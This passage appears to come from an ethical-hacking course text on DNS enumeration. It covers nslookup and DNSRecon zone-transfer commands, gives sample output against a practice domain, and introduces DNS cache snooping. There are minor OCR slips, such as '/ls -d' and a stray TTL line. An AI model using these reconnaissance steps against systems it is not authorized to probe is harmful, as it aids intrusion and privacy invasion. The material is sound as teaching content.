
  `nslookup`

  `set querytype=soa`

  `<target domain>`

  The above command sets the query type to the Start of Authority (SOA) record to retrieve administrative information about the DNS zone of the target domain **`certifiedhacker.com`**. The following command is used to attempt to transfer the zone of the specified name server:

  `/ls -d <domain of name server>`



```
C:\Users\Administrator>nslookup
Default Server:  dns.google
Address:  8.8.8.8

> set querytype=soa
> certifiedhacker.com
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
certifiedhacker.com
        primary name server = ns1.bluehost.com
        responsible mail addr = dnsadmin.box5331.bluehost.com

server at IP address 8.8.8.8.
```

Figure 4.34: Screenshot of Windows DNS zone transfer using the nslookup command


- **DNSRecon**

  Source: *https://github.com*

  Attackers use DNSRecon to check all NS records of the target domain for zone transfers. As shown in the screenshot, attackers use the following command for DNS zone transfer:

  `dnsrecon -t axfr -d <target domain>`

  In the above command, the **`-t`** option specifies the type of enumeration to be performed, **`axfr`** is the type of enumeration in which all NS servers are tested for a zone transfer, and the **`-d`** option specifies the target domain.



```

A high TTL value indicates that the record was not in the cache

DNS Cache Snooping

DNS cache snooping is a type of DNS enumeration technique in which an attacker queries the DNS server for a specific cached DNS record. By using this cached record, the attacker can determine the sites recently visited by the user. This information can further reveal important information such as the name of the owner of the DNS server, its service provider, the name of its vendor, and bank details. By using this information, the attacker can perform a social engineering attack on the target user. Attackers perform DNS cache snooping using various tools such as the dig command, and DNSRecon.

Attackers use the following two DNS cache snooping methods to snoop on a target domain.


- **Non-recursive Method**

  In this method, to snoop on a DNS server, attackers send a non-recursive query by setting the Recursion Desired (RD) bit in the query header to zero. Attackers query the DNS cache for a specific DNS record such as A, CNAME, PTR, CERT, 